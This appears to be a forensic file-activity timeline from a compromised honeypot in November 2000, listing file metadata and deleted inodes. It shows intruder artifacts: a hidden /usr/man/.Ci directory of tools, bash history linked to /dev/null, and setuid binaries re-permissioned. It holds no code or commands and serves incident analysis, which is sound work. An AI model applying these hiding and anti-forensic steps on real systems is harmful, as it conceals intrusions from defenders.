 48248 ..c -rw-r--r-- root     root     94403    <honeypot.hda5.dd-dead-94403>
  1487 ..c -rw-r--r-- 17275    games    140790   <honeypot.hda5.dd-dead-140790>
  5023 ..c -rw-r--r-- 17275    games    140822   <honeypot.hda5.dd-dead-140822>
  1848 ..c -rw-r--r-- 17275    games    140797   <honeypot.hda5.dd-dead-140797>
 52417 ..c -rw-r--r-- root     root     2338     <honeypot.hda5.dd-dead-2338>
 36326 ..c -rw-r--r-- 17275    games    140820   <honeypot.hda5.dd-dead-140820>
  1276 ..c -rw-r--r-- 17275    games    79180    <honeypot.hda5.dd-dead-79180>
 47536 ..c -rw-r--r-- root     root     94391    <honeypot.hda5.dd-dead-94391>
 55076 ..c -rw-r--r-- root     root     94414    <honeypot.hda5.dd-dead-94414>
337617 ..c -rwxr-xr-x root     root     94415    <honeypot.hda5.dd-dead-94415>
   879 ..c -rw-r--r-- 17275    games    140821   <honeypot.hda5.dd-dead-140821>
 32322 ..c -rw-r--r-- root     root     2334     <honeypot.hda5.dd-dead-2334>
 38632 ..c -rw-r--r-- root     root     2284     <honeypot.hda5.dd-dead-2284>
  8567 ..c -rw-r--r-- root     root     2275     <honeypot.hda5.dd-dead-2275>
  2873 ..c -rw-r--r-- 17275    games    140786   <honeypot.hda5.dd-dead-140786>
 17982 ..c -rw-r--r-- root     root     2266     <honeypot.hda5.dd-dead-2266>
  1403 ..c -rw-r--r-- 17275    games    63777    <honeypot.hda5.dd-dead-63777>
  1775 ..c -rw-r--r-- 17275    games    79169    <honeypot.hda5.dd-dead-79169>
  4236 ..c -rw-r--r-- root     root     79327    <honeypot.hda5.dd-dead-79327>
  1304 ..c -rw-r--r-- 17275    games    48378    <honeypot.hda5.dd-dead-48378>
     0 mac drwxr-xr-x root     root     17642    <honeypot.hda5.dd-dead-17642>
  2493 ..c -rw-r--r-- 17275    games    79173    <honeypot.hda5.dd-dead-79173>
  1632 ..c -rw-r--r-- 17275    games    79189    <honeypot.hda5.dd-dead-79189>
  2240 ..c -rw-r--r-- 17275    games    79170    <honeypot.hda5.dd-dead-79170>
  1153 ..c -rwxr-xr-x 1010     users    109801   <honeypot.hda5.dd-dead-109801>
 38572 ..c -rw-r--r-- root     root     94362    <honeypot.hda5.dd-dead-94362>
158452 ..c -rw-r--r-- root     root     2291     <honeypot.hda5.dd-dead-2291>
 10089 ..c -rw-r--r-- 17275    games    109913   <honeypot.hda5.dd-dead-109913>
  2454 ..c -rw-r--r-- 17275    games    63785    <honeypot.hda5.dd-dead-63785>
  7239 ..c -rw-r--r-- root     root     2374     <honeypot.hda5.dd-dead-2374>
  8988 ..c -rw-r--r-- 17275    games    48388    <honeypot.hda5.dd-dead-48388>
 22976 ..c -rw-r--r-- root     root     2321     <honeypot.hda5.dd-dead-2321>
   393 ..c -rw-r--r-- root     root     2376     <honeypot.hda5.dd-dead-2376>
  2981 ..c -rw-r--r-- 17275    games    79185    <honeypot.hda5.dd-dead-79185>
  8658 ..c -rw-r--r-- root     root     2337     <honeypot.hda5.dd-dead-2337>
  2017 ..c -rw-r--r-- root     root     2351     <honeypot.hda5.dd-dead-2351>
  1680 ..c -rw-r--r-- 17275    games    48358    <honeypot.hda5.dd-dead-48358>
  3801 ..c -rw-r--r-- 17275    games    140784   <honeypot.hda5.dd-dead-140784>
 12272 ..c -rw-r--r-- root     root     94363    <honeypot.hda5.dd-dead-94363>
 16248 ..c -rw-r--r-- 17275    games    140811   <honeypot.hda5.dd-dead-140811>
     0 mac drwxr-xr-x root     root     94354    <honeypot.hda5.dd-dead-94354>
18698240 ..c -/-rw-r--r-- 1010     users    109791   /usr/man/.Ci/ssh-1.2.27.tar (deleted)
  1109 ..c -rw-r--r-- 17275    games    48379    <honeypot.hda5.dd-dead-48379>
  3362 ..c -rw-r--r-- 17275    games    48408    <honeypot.hda5.dd-dead-48408>
 63304 ..c -rw-r--r-- root     root     94374    <honeypot.hda5.dd-dead-94374>
  1275 ..c -rw-r--r-- 17275    games    109936   <honeypot.hda5.dd-dead-109936>
  2224 ..c -rw-r--r-- root     root     2372     <honeypot.hda5.dd-dead-2372>
 36615 ..c -rw-r--r-- root     root     2375     <honeypot.hda5.dd-dead-2375>
 50836 ..c -rw-r--r-- root     root     94390    <honeypot.hda5.dd-dead-94390>
  1870 ..c -rw-r--r-- root     root     2368     <honeypot.hda5.dd-dead-2368>
  2036 ..c -rw-r--r-- 17275    games    79200    <honeypot.hda5.dd-dead-79200>
  2712 ..c -rw-r--r-- 17275    games    63768    <honeypot.hda5.dd-dead-63768>
  4051 ..c -rw-r--r-- root     root     140824   <honeypot.hda5.dd-dead-140824>
 90424 ..c -rwxr-xr-x root     root     94417    <honeypot.hda5.dd-dead-94417>
  6265 ..c -rw-r--r-- root     root     2286     <honeypot.hda5.dd-dead-2286>
  1076 ..c -rwxr-xr-x 1010     users    109802   <honeypot.hda5.dd-dead-109802>
  1456 ..c -rw-r--r-- 17275    games    48400    <honeypot.hda5.dd-dead-48400>
  3981 ..c -rw-r--r-- 17275    games    140788   <honeypot.hda5.dd-dead-140788>
 78052 ..c -rw-r--r-- root     root     94365    <honeypot.hda5.dd-dead-94365>
  3677 ..c -rw-r--r-- 17275    games    48387    <honeypot.hda5.dd-dead-48387>
327056 ..c -rw-r--r-- root     root     79332    <honeypot.hda5.dd-dead-79332>
  3192 ..c -rw-r--r-- root     root     2326     <honeypot.hda5.dd-dead-2326>
  1859 ..c -rw-r--r-- 17275    games    48352    <honeypot.hda5.dd-dead-48352>
  1377 ..c -rw-r--r-- 17275    games    79172    <honeypot.hda5.dd-dead-79172>
  2392 ..c -rw-r--r-- 17275    games    140812   <honeypot.hda5.dd-dead-140812>
 59996 ..c -rw-r--r-- root     root     94402    <honeypot.hda5.dd-dead-94402>
     0 mac drwxr-xr-x root     root     140779   <honeypot.hda5.dd-dead-140779>
  1727 ..c -rw-r--r-- root     root     2352     <honeypot.hda5.dd-dead-2352>
   488 ..c -rw-r--r-- 17275    games    140809   <honeypot.hda5.dd-dead-140809>
  1133 ..c -rw-r--r-- 17275    games    48407    <honeypot.hda5.dd-dead-48407>
 65136 ..c -rw-r--r-- root     root     94385    <honeypot.hda5.dd-dead-94385>
  1357 ..c -rw-r--r-- 17275    games    109929   <honeypot.hda5.dd-dead-109929>
 13617 ..c -rw-r--r-- root     root     2306     <honeypot.hda5.dd-dead-2306>
  3914 ..c -rw-r--r-- root     root     2256     <honeypot.hda5.dd-dead-2256>
  2842 ..c -rw-r--r-- 17275    games    109932   <honeypot.hda5.dd-dead-109932>
  3660 ..c -rw-r--r-- root     root     94387    <honeypot.hda5.dd-dead-94387>
    80 ..c -rwxr-xr-x 1010     users    109803   <honeypot.hda5.dd-dead-109803>
18698240 ..c -rw-r--r-- 1010     users    109791   <honeypot.hda5.dd-dead-109791>
  2342 ..c -rw-r--r-- 17275    games    17644    <honeypot.hda5.dd-dead-17644>
  4776 ..c -rw-r--r-- root     root     79323    <honeypot.hda5.dd-dead-79323>
   691 ..c -rw-r--r-- root     root     2277     <honeypot.hda5.dd-dead-2277>
  2876 ..c -rw-r--r-- 17275    games    63772    <honeypot.hda5.dd-dead-63772>
```

```
 65932 ..c -rw-r--r-- root     root     94379    <honeypot.hda5.dd-dead-94379>
  3375 ..c -rw-r--r-- 17275    games    48346    <honeypot.hda5.dd-dead-48346>
  3269 ..c -rw-r--r-- 17275    games    79214    <honeypot.hda5.dd-dead-79214>
 21377 ..c -rw-r--r-- root     root     2305     <honeypot.hda5.dd-dead-2305>
  3335 ..c -rw-r--r-- root     root     2328     <honeypot.hda5.dd-dead-2328>
  2289 ..c -rw-r--r-- 17275    games    109939   <honeypot.hda5.dd-dead-109939>
 21017 ..c -rw-r--r-- root     root     2346     <honeypot.hda5.dd-dead-2346>
  2441 ..c -rw-r--r-- 17275    games    79159    <honeypot.hda5.dd-dead-79159>
  1599 ..c -rw-r--r-- 17275    games    79194    <honeypot.hda5.dd-dead-79194>
 68316 ..c -rw-r--r-- root     root     94371    <honeypot.hda5.dd-dead-94371>
  4642 ..c -rw-r--r-- root     root     2265     <honeypot.hda5.dd-dead-2265>
 45240 ..c -rw-r--r-- root     root     94376    <honeypot.hda5.dd-dead-94376>
 87262 ..c -rw-r--r-- root     root     2281     <honeypot.hda5.dd-dead-2281>
 26467 ..c -rw-r--r-- root     root     2272     <honeypot.hda5.dd-dead-2272>
  2765 ..c -rw-r--r-- 17275    games    109918   <honeypot.hda5.dd-dead-109918>
  4132 ..c -rw-r--r-- root     root     140829   <honeypot.hda5.dd-dead-140829>
  1331 ..c -rw-r--r-- 17275    games    79171    <honeypot.hda5.dd-dead-79171>
  7942 ..c -rw-r--r-- root     root     2297     <honeypot.hda5.dd-dead-2297>
  1538 ..c -rw-r--r-- 17275    games    79215    <honeypot.hda5.dd-dead-79215>
  4442 ..c -rw-r--r-- root     root     2322     <honeypot.hda5.dd-dead-2322>
  2226 ..c -rw-r--r-- 17275    games    48394    <honeypot.hda5.dd-dead-48394>
  1612 ..c -rw-r--r-- 17275    games    48371    <honeypot.hda5.dd-dead-48371>
   543 ..c -rw-r--r-- root     root     2365     <honeypot.hda5.dd-dead-2365>
  9615 ..c -rw-r--r-- root     root     2320     <honeypot.hda5.dd-dead-2320>
 66876 ..c -rw-r--r-- root     root     94408    <honeypot.hda5.dd-dead-94408>
 71832 ..c -rw-r--r-- root     root     94394    <honeypot.hda5.dd-dead-94394>
  8615 ..c -rw-r--r-- root     root     94358    <honeypot.hda5.dd-dead-94358>
  2138 ..c -rw-r--r-- 17275    games    79196    <honeypot.hda5.dd-dead-79196>
  7496 ..c -rw-r--r-- 17275    games    63776    <honeypot.hda5.dd-dead-63776>
 29012 ..c -rw-r--r-- root     root     140830   <honeypot.hda5.dd-dead-140830>
  1145 ..c -rw-r--r-- 17275    games    48376    <honeypot.hda5.dd-dead-48376>
  4096 m.c d/drwxr-xr-x 1010     users    109798   /usr/man/.Ci
  2300 ..c -rw-r--r-- root     root     79326    <honeypot.hda5.dd-dead-79326>
 12320 ..c -rw-r--r-- root     root     2289     <honeypot.hda5.dd-dead-2289>
  4953 ..c -rw-r--r-- 17275    games    140823   <honeypot.hda5.dd-dead-140823>
  1165 ..c -rw-r--r-- 17275    games    17558    <honeypot.hda5.dd-dead-17558>
1106314 ..c -rw-r--r-- root     root     79331    <honeypot.hda5.dd-dead-79331>
  2704 ..c -rw-r--r-- 17275    games    140789   <honeypot.hda5.dd-dead-140789>
  1039 ..c -rw-r--r-- root     root     2371     <honeypot.hda5.dd-dead-2371>
 41160 ..c -rw-r--r-- root     root     94395    <honeypot.hda5.dd-dead-94395>
 44382 ..c -rw-r--r-- 17275    games    17646    <honeypot.hda5.dd-dead-17646>
 51168 ..c -rw-r--r-- root     root     94380    <honeypot.hda5.dd-dead-94380>
 93260 ..c -rw-r--r-- root     root     94383    <honeypot.hda5.dd-dead-94383>
  2385 ..c -rw-r--r-- 17275    games    79210    <honeypot.hda5.dd-dead-79210>
 50882 ..c -rw-r--r-- 17275    games    17645    <honeypot.hda5.dd-dead-17645>
    80 ..c -/-rwxr-xr-x 1010     users    109803   /usr/man/.Ci/install-named (deleted)
 13494 ..c -rw-r--r-- root     root     2344     <honeypot.hda5.dd-dead-2344>
  3545 ..c -rw-r--r-- 17275    games    48393    <honeypot.hda5.dd-dead-48393>
     0 mac d/drwxr-xr-x 17275    games    92757    /usr/man/.Ci/ssh-1.2.27 (deleted)
  1320 ..c -rw-r--r-- 17275    games    109923   <honeypot.hda5.dd-dead-109923>
 46584 ..c -rw-r--r-- root     root     94373    <honeypot.hda5.dd-dead-94373>
  1346 ..c -rw-r--r-- 17275    games    63775    <honeypot.hda5.dd-dead-63775>
  1827 ..c -rw-r--r-- 17275    games    48405    <honeypot.hda5.dd-dead-48405>
 14575 ..c -rw-r--r-- 17275    games    140803   <honeypot.hda5.dd-dead-140803>
  1890 ..c -rw-r--r-- 17275    games    79202    <honeypot.hda5.dd-dead-79202>
 16879 ..c -rw-r--r-- root     root     2254     <honeypot.hda5.dd-dead-2254>
  5845 ..c -rw-r--r-- root     root     2361     <honeypot.hda5.dd-dead-2361>
 52828 ..c -rw-r--r-- root     root     94372    <honeypot.hda5.dd-dead-94372>
 10438 ..c -rw-r--r-- root     root     2317     <honeypot.hda5.dd-dead-2317>
  3699 ..c -rw-r--r-- 17275    games    63770    <honeypot.hda5.dd-dead-63770>
  4618 ..c -rw-r--r-- 17275    games    109920   <honeypot.hda5.dd-dead-109920>
 17995 ..c -rwxr-xr-x root     root     2270     <honeypot.hda5.dd-dead-2270>
  2133 ..c -rw-r--r-- 17275    games    48399    <honeypot.hda5.dd-dead-48399>
  1545 ..c -rw-r--r-- 17275    games    48409    <honeypot.hda5.dd-dead-48409>
 20528 ..c -rw-r--r-- root     root     2261     <honeypot.hda5.dd-dead-2261>
 21221 ..c -rwxr-xr-x root     root     2279     <honeypot.hda5.dd-dead-2279>
  1197 ..c -rw-r--r-- 17275    games    79217    <honeypot.hda5.dd-dead-79217>
  3465 ..c -rw-r--r-- root     root     2356     <honeypot.hda5.dd-dead-2356>
 14874 ..c -rw-r--r-- root     root     2292     <honeypot.hda5.dd-dead-2292>
  4892 ..c -rw-r--r-- root     root     2288     <honeypot.hda5.dd-dead-2288>
 29046 ..c -rw-r--r-- root     root     2293     <honeypot.hda5.dd-dead-2293>
   472 ..c -rw-r--r-- root     root     2373     <honeypot.hda5.dd-dead-2373>
  2755 ..c -rw-r--r-- root     root     2324     <honeypot.hda5.dd-dead-2324>
  2651 ..c -rw-r--r-- 17275    games    79178    <honeypot.hda5.dd-dead-79178>
 10318 ..c -rw-r--r-- root     root     2300     <honeypot.hda5.dd-dead-2300>
     0 mac drwxr-xr-x 17275    games    140780   <honeypot.hda5.dd-dead-140780>
  5824 ..c -rw-r--r-- root     root     2285     <honeypot.hda5.dd-dead-2285>
  1672 ..c -rw-r--r-- root     root     2355     <honeypot.hda5.dd-dead-2355>
 26760 ..c -rw-r--r-- root     root     2316     <honeypot.hda5.dd-dead-2316>
  2297 ..c -rw-r--r-- 17275    games    109924   <honeypot.hda5.dd-dead-109924>
  3296 ..c -rw-r--r-- root     root     2366     <honeypot.hda5.dd-dead-2366>
   653 ..c -rw-r--r-- root     root     2378     <honeypot.hda5.dd-dead-2378>
  6980 ..c -rw-r--r-- 17275    games    140799   <honeypot.hda5.dd-dead-140799>
 51744 ..c -rw-r--r-- root     root     94389    <honeypot.hda5.dd-dead-94389>
  2448 ..c -rw-r--r-- 17275    games    63769    <honeypot.hda5.dd-dead-63769>
  2016 ..c -rw-r--r-- 17275    games    79197    <honeypot.hda5.dd-dead-79197>
  1289 ..c -rw-r--r-- 17275    games    109921   <honeypot.hda5.dd-dead-109921>
 81932 ..c -rw-r--r-- root     root     94416    <honeypot.hda5.dd-dead-94416>
 23444 ..c -rw-r--r-- root     root     140828   <honeypot.hda5.dd-dead-140828>
  2356 ..c -rw-r--r-- root     root     2302     <honeypot.hda5.dd-dead-2302>
  2887 ..c -rw-r--r-- root     root     2262     <honeypot.hda5.dd-dead-2262>
  1982 ..c -rw-r--r-- 17275    games    48353    <honeypot.hda5.dd-dead-48353>
  2340 ..c -rw-r--r-- 17275    games    48398    <honeypot.hda5.dd-dead-48398>
 30968 ..c -rw-r--r-- root     root     2325     <honeypot.hda5.dd-dead-2325>
  4827 ..c -rw-r--r-- root     root     2315     <honeypot.hda5.dd-dead-2315>
 51436 ..c -rw-r--r-- root     root     94406    <honeypot.hda5.dd-dead-94406>
111812 ..c -rw-r--r-- root     root     94399    <honeypot.hda5.dd-dead-94399>
  6338 ..c -rw-r--r-- 17275    games    48343    <honeypot.hda5.dd-dead-48343>
  1885 ..c -rw-r--r-- 17275    games    48392    <honeypot.hda5.dd-dead-48392>
 46848 ..c -rw-r--r-- root     root     94378    <honeypot.hda5.dd-dead-94378>
   729 ..c -rw-r--r-- root     root     2359     <honeypot.hda5.dd-dead-2359>
 49984 ..c -rw-r--r-- root     root     94375    <honeypot.hda5.dd-dead-94375>
```

```
                          2327 ..c -rw-r--r-- 17275    games    109925   <honeypot.hda5.dd-dead-109925>
                        180703 ..c -/-rw-r--r--  1010       users      109865    /usr/man/.Ci/nfs-utils-0.1.9.1-
1.i386.rpm (deleted)
                          8954 ..c -rw-r--r-- root     root     2333     <honeypot.hda5.dd-dead-2333>
                          1977 ..c -rw-r--r-- 17275    games    79212    <honeypot.hda5.dd-dead-79212>
                          1673 ..c -rw-r--r-- 17275    games    79199    <honeypot.hda5.dd-dead-79199>
                          2485 ..c -rw-r--r-- 17275    games    48397    <honeypot.hda5.dd-dead-48397>
                          3370 ..c -rw-r--r-- 17275    games    48344    <honeypot.hda5.dd-dead-48344>
                          1947 ..c -rw-r--r-- 17275    games    48350    <honeypot.hda5.dd-dead-48350>
                          1197 ..c -rw-r--r-- 17275    games    79216    <honeypot.hda5.dd-dead-79216>
                          2496 ..c -rw-r--r-- root     root     2364     <honeypot.hda5.dd-dead-2364>
                          2727 ..c -rw-r--r-- 17275    games    140792   <honeypot.hda5.dd-dead-140792>
                         26045 ..c -rw-r--r-- root     root     2310     <honeypot.hda5.dd-dead-2310>
                          1270 ..c -rw-r--r-- 17275    games    48375    <honeypot.hda5.dd-dead-48375>
                         49788 ..c -rw-r--r-- root     root     94377    <honeypot.hda5.dd-dead-94377>
                          4124 ..c -rw-r--r-- root     root     2350     <honeypot.hda5.dd-dead-2350>
                         13341 ..c -rw-r--r-- 17275    games    48377    <honeypot.hda5.dd-dead-48377>
                          1455 ..c -rw-r--r-- root     root     2369     <honeypot.hda5.dd-dead-2369>
                         68232 ..c -rw-r--r-- root     root     94407    <honeypot.hda5.dd-dead-94407>
                         17944 ..c -rw-r--r-- root     root     140837   <honeypot.hda5.dd-dead-140837>
                          1274 ..c -rw-r--r-- 17275    games    109912   <honeypot.hda5.dd-dead-109912>
                        604938 ..c -rwxr-xr-x root     root     94398    <honeypot.hda5.dd-dead-94398>
                          1259 ..c -rw-r--r-- 17275    games    48366    <honeypot.hda5.dd-dead-48366>
                          2837 ..c -rw-r--r-- 17275    games    109914   <honeypot.hda5.dd-dead-109914>
                          2780 ..c -rw-r--r-- 17275    games    140785   <honeypot.hda5.dd-dead-140785>
                         23105 ..c -rw-r--r-- root     root     2335     <honeypot.hda5.dd-dead-2335>
                         11621 ..c -rw-r--r-- root     root     2313     <honeypot.hda5.dd-dead-2313>
                          1369 ..c -rw-r--r-- 17275    games    48364    <honeypot.hda5.dd-dead-48364>
                          1675 ..c -rw-r--r-- 17275    games    79205    <honeypot.hda5.dd-dead-79205>
                          1324 ..c -rw-r--r-- 17275    games    48404    <honeypot.hda5.dd-dead-48404>
                           969 ..c -rw-r--r-- root     root     2282     <honeypot.hda5.dd-dead-2282>
                          9403 ..c -rw-r--r-- 17275    games    63764    <honeypot.hda5.dd-dead-63764>
                          1455 ..c -rw-r--r-- 17275    games    48365    <honeypot.hda5.dd-dead-48365>
                         15153 ..c -rw-r--r-- 17275    games    17647    <honeypot.hda5.dd-dead-17647>
                         12609 ..c -rw-r--r-- 17275    games    140802   <honeypot.hda5.dd-dead-140802>
                         20180 ..c -rw-r--r-- root     root     2341     <honeypot.hda5.dd-dead-2341>
                          7319 ..c -rw-r--r-- root     root     2319     <honeypot.hda5.dd-dead-2319>
                          1788 ..c -rw-r--r-- 17275    games    79192    <honeypot.hda5.dd-dead-79192>
                         43996 ..c -rw-r--r-- 17275    games    140800   <honeypot.hda5.dd-dead-140800>
                          2957 ..c -rw-r--r-- 17275    games    79188    <honeypot.hda5.dd-dead-79188>
                           106 ..c -rwxr-xr-x 1010     users    109864   <honeypot.hda5.dd-dead-109864>
                          3030 ..c -rw-r--r-- 17275    games    79186    <honeypot.hda5.dd-dead-79186>
                         48680 ..c -rw-r--r-- root     root     94388    <honeypot.hda5.dd-dead-94388>
                          1475 ..c -rw-r--r-- 17275    games    79218    <honeypot.hda5.dd-dead-79218>
                          1688 ..c -rw-r--r-- 17275    games    79165    <honeypot.hda5.dd-dead-79165>
                          1526 ..c -rw-r--r-- 17275    games    48373    <honeypot.hda5.dd-dead-48373>
                          3842 ..c -rw-r--r-- 17275    games    109917   <honeypot.hda5.dd-dead-109917>
                          2419 ..c -rw-r--r-- root     root     2263     <honeypot.hda5.dd-dead-2263>
                          1620 ..c -rw-r--r-- 17275    games    109915   <honeypot.hda5.dd-dead-109915>
                          4754 ..c -rw-r--r-- root     root     2347     <honeypot.hda5.dd-dead-2347>
                          2273 ..c -rw-r--r-- 17275    games    48391    <honeypot.hda5.dd-dead-48391>
Wed Nov 08 2000 08:56:11      188 .a. -/-rwxr-xr-x 1010     users    109859   /usr/man/.Ci/rmS
Wed Nov 08 2000 08:56:25  1052024 .a. -/-rwxr-xr-x 1010     users    109860   /usr/man/.Ci/bx
                          527442 .a. -/-rwxr-xr-x root     root     34292    /lib/libm-2.1.3.so
                              13 .a. l/lrwxrwxrwx root     root     34293    /lib/libm.so.6 -> libm-2.1.3.so
Wed Nov 08 2000 08:56:26        8 .a. l/lrwxrwxrwx root     root     16907    /usr/bin/uncompress -> compress
Wed Nov 08 2000 08:56:42        9 .a. l/lrwxrwxrwx root     root     23       /.bash_history -> /dev/null
Wed Nov 08 2000 08:56:57     4096 .a. d/drwxr-xr-x 1010     users    109798   /usr/man/.Ci
Wed Nov 08 2000 08:56:59    17968 ..c -/-rwx------ root     root     30293    /bin/ping
                             5896 ..c -/-rwx------ root     root     93297    /usr/sbin/usernetctl
                            34751 ..c -/-rwx------ root     root     76969    /usr/libexec/pt_chown
                            36756 ..c -/-rwx------ root     root     15641    /usr/bin/gpasswd
                            45388 ..c -/-rwx------ root     tty      48410    /sbin/dump
                            35168 ..c -/-rwx------ root     root     15639    /usr/bin/chage
                            67788 ..c -/-rwx------ root     tty      48412    /sbin/restore
                            33288 ..c -/-rwx------ root     root     15827    /usr/bin/at
                           531516 ..c -/-rwx------ root     root     16523    /usr/bin/suidperl
                            16488 ..c -/-rwx------ root     bin      93846    /usr/sbin/traceroute
                             5760 .a. -/-rwxr-xr-x root     root     30288    /bin/sleep
                           531516 ..c -/-rwx------ root     root     16523    /usr/bin/sperl5.00503
                             5640 ..c -/-rwx------ root     root     17453    /usr/bin/newgrp
Wed Nov 08 2000 08:57:00      699 .a. -/-rwxr-xr-x 1010     users    109862   /usr/man/.Ci/chmod-it
Wed Nov 08 2000 08:57:06    13696 .a. -/-rwxr-xr-x root     root     30256    /bin/mkdir
Wed Nov 08 2000 08:57:08     1024 .a. d/drwxrwxrwt root     root     22177    /tmp
Wed Nov 08 2000 08:58:19    11952 .a. -/-rwxr-xr-x root     root     30250    /bin/chown
Wed Nov 08 2000 08:58:26      331 .a. -/-rw-r--r-- root     root     16146    /etc/pam.d/su
                              124 .a. -/-rw-r--r-- drosen   drosen   15399    /home/drosen/.bashrc
                            14188 .a. -/-rwsr-xr-x root     root     30290    /bin/su
                            17282 .a. -/-rwxr-xr-x root     root     40359    /lib/security/pam_xauth.so
Wed Nov 08 2000 08:58:28    46384 .a. -/-rwxr-xr-x root     root     30278    /bin/zcat
                            46384 .a. -/-rwxr-xr-x root     root     30278    /bin/gzip
                            46384 .a. -/-rwxr-xr-x root     root     30278    /bin/gunzip
Wed Nov 08 2000 08:58:41    45201 .a. -rw------- drosen   drosen   2067     <honeypot.hda8.dd-dead-2067>
                            25733 .a. -rw------- drosen   drosen   2066     <honeypot.hda8.dd-dead-2066>
                            12276 .a. -rw------- drosen   drosen   2060     <honeypot.hda8.dd-dead-2060>
                              405 .a. -rw-r--r-- drosen   drosen   60522    <honeypot.hda8.dd-dead-60522>
                            10840 .a. -rw------- drosen   drosen   2061     <honeypot.hda8.dd-dead-2061>
                            56274 .a. -rw-r--r-- drosen   drosen   28289    <honeypot.hda8.dd-dead-28289>
                                1 .a. -rw------- drosen   drosen   56459    <honeypot.hda8.dd-dead-56459>
                            12578 .a. -rw------- drosen   drosen   2088     <honeypot.hda8.dd-dead-2088>
                            16714 .a. -rw------- drosen   drosen   2085     <honeypot.hda8.dd-dead-2085>
                             1006 .a. -rw-r--r-- drosen   drosen   2090     <honeypot.hda8.dd-dead-2090>
                             9474 .a. -rw------- drosen   drosen   60503    <honeypot.hda8.dd-dead-60503>
                            13232 .a. -rw------- drosen   drosen   14133    <honeypot.hda8.dd-dead-14133>
                            39314 .a. -rw------- drosen   drosen   2075     <honeypot.hda8.dd-dead-2075>
                            26027 .a. -rw------- drosen   drosen   2062     <honeypot.hda8.dd-dead-2062>
                                1 .a. -rw------- drosen   drosen   56456    <honeypot.hda8.dd-dead-56456>
                            40631 .a. -rw------- drosen   drosen   2079     <honeypot.hda8.dd-dead-2079>
                              772 .a. -rw------- drosen   drosen   18161    <honeypot.hda8.dd-dead-18161>
                                1 .a. -rw------- drosen   drosen   56461    <honeypot.hda8.dd-dead-56461>
                            13935 .a. -rw------- drosen   drosen   2065     <honeypot.hda8.dd-dead-2065>
                                0 .a. -rw-r--r-- drosen   drosen   60517    <honeypot.hda8.dd-dead-60517>
```

```
                          4886 .a. -rw------- drosen   drosen   60510    <honeypot.hda8.dd-dead-60510>
                           400 .a. -/-rw------- drosen   drosen   14130    /etc/sysconfig/network-scripts/ifcfg-
eth0~ (deleted)
                        427888 .a. -rwxr-xr-x drosen   drosen   60532    <honeypot.hda8.dd-dead-60532>
                           530 .a. -rw------- drosen   drosen   2082     <honeypot.hda8.dd-dead-2082>
                         28587 .a. -rw------- drosen   drosen   25       <honeypot.hda8.dd-dead-25>
                         14716 .a. -rw------- drosen   drosen   18163    <honeypot.hda8.dd-dead-18163>
                             1 .a. -rw------- drosen   drosen   56460    <honeypot.hda8.dd-dead-56460>
                          5719 .a. -rw------- drosen   drosen   18159    <honeypot.hda8.dd-dead-18159>
                         52345 .a. -rw------- drosen   drosen   2051     <honeypot.hda8.dd-dead-2051>
                        144592 .a. -/-rwxr-xr-x root     root     30315    /bin/tar
                         48329 .a. -rw------- drosen   drosen   2072     <honeypot.hda8.dd-dead-2072>
                            80 .a. -rw------- drosen   drosen   60509    <honeypot.hda8.dd-dead-60509>
                             1 .a. -rw------- drosen   drosen   56462    <honeypot.hda8.dd-dead-56462>
                         25274 .a. -rw------- drosen   drosen   2064     <honeypot.hda8.dd-dead-2064>
                         20189 .a. -rw------- drosen   drosen   18160    <honeypot.hda8.dd-dead-18160>
                             0 .a. -rw-r--r-- drosen   drosen   60523    <honeypot.hda8.dd-dead-60523>
                            27 .a. -rwxr--r-- drosen   drosen   60524    <honeypot.hda8.dd-dead-60524>
                         10685 .a. -rw------- drosen   drosen   60511    <honeypot.hda8.dd-dead-60511>
                         50176 .a. -rw------- drosen   drosen   2056     <honeypot.hda8.dd-dead-2056>
                         30799 .a. -rw------- drosen   drosen   2055     <honeypot.hda8.dd-dead-2055>
                             1 .a. -rw------- drosen   drosen   56457    <honeypot.hda8.dd-dead-56457>
                          7215 .a. -rw-r--r-- drosen   drosen   60527    <honeypot.hda8.dd-dead-60527>
                          3147 .a. -rw-r--r-- drosen   drosen   2091     <honeypot.hda8.dd-dead-2091>
                         28961 .a. -rw------- drosen   drosen   2053     <honeypot.hda8.dd-dead-2053>
                         87647 .a. -rw------- drosen   drosen   2054     <honeypot.hda8.dd-dead-2054>
                          2922 .a. -rw------- drosen   drosen   60513    <honeypot.hda8.dd-dead-60513>
                           166 .a. -rwx------ drosen   drosen   60518    <honeypot.hda8.dd-dead-60518>
                         14584 .a. -rw------- drosen   drosen   2059     <honeypot.hda8.dd-dead-2059>
                           340 .a. -rw------- drosen   drosen   26       <honeypot.hda8.dd-dead-26>
                         29098 .a. -rw------- drosen   drosen   2084     <honeypot.hda8.dd-dead-2084>
                         33851 .a. -rw------- drosen   drosen   2074     <honeypot.hda8.dd-dead-2074>
                         22865 .a. -rw------- drosen   drosen   2058     <honeypot.hda8.dd-dead-2058>
                         26073 .a. -rw------- drosen   drosen   2083     <honeypot.hda8.dd-dead-2083>
                          2164 .a. -rw-r--r-- drosen   drosen   60520    <honeypot.hda8.dd-dead-60520>
                         11588 .a. -rwxr-xr-x drosen   drosen   60505    <honeypot.hda8.dd-dead-60505>
                            29 .a. -rw-r--r-- drosen   drosen   60531    <honeypot.hda8.dd-dead-60531>
                           485 .a. -rw-r--r-- drosen   drosen   60529    <honeypot.hda8.dd-dead-60529>
                          4584 .a. -rw------- drosen   drosen   2077     <honeypot.hda8.dd-dead-2077>
                           400 .a. -rw------- drosen   drosen   14130    <honeypot.hda8.dd-dead-14130>
                         35807 .a. -rw------- drosen   drosen   2078     <honeypot.hda8.dd-dead-2078>
                         87527 .a. -rw-r--r-- drosen   drosen   28288    <honeypot.hda8.dd-dead-28288>
                         15305 .a. -rw------- drosen   drosen   18164    <honeypot.hda8.dd-dead-18164>
                          2354 .a. -rw------- drosen   drosen   2089     <honeypot.hda8.dd-dead-2089>
                         18864 .a. -rwx------ drosen   drosen   60515    <honeypot.hda8.dd-dead-60515>
                           592 .a. -rw-r--r-- drosen   drosen   60525    <honeypot.hda8.dd-dead-60525>
                         32326 .a. -rw------- drosen   drosen   18162    <honeypot.hda8.dd-dead-18162>
                          1982 .a. -rw------- drosen   drosen   18165    <honeypot.hda8.dd-dead-18165>
                             1 .a. -rw------- drosen   drosen   56458    <honeypot.hda8.dd-dead-56458>
                         27389 .a. -rw------- drosen   drosen   2063     <honeypot.hda8.dd-dead-2063>
                          1913 .a. -rw-r--r-- drosen   drosen   60528    <honeypot.hda8.dd-dead-60528>
                          8532 .a. -rw------- drosen   drosen   2086     <honeypot.hda8.dd-dead-2086>
                         16665 .a. -rw-r--r-- drosen   drosen   60530    <honeypot.hda8.dd-dead-60530>
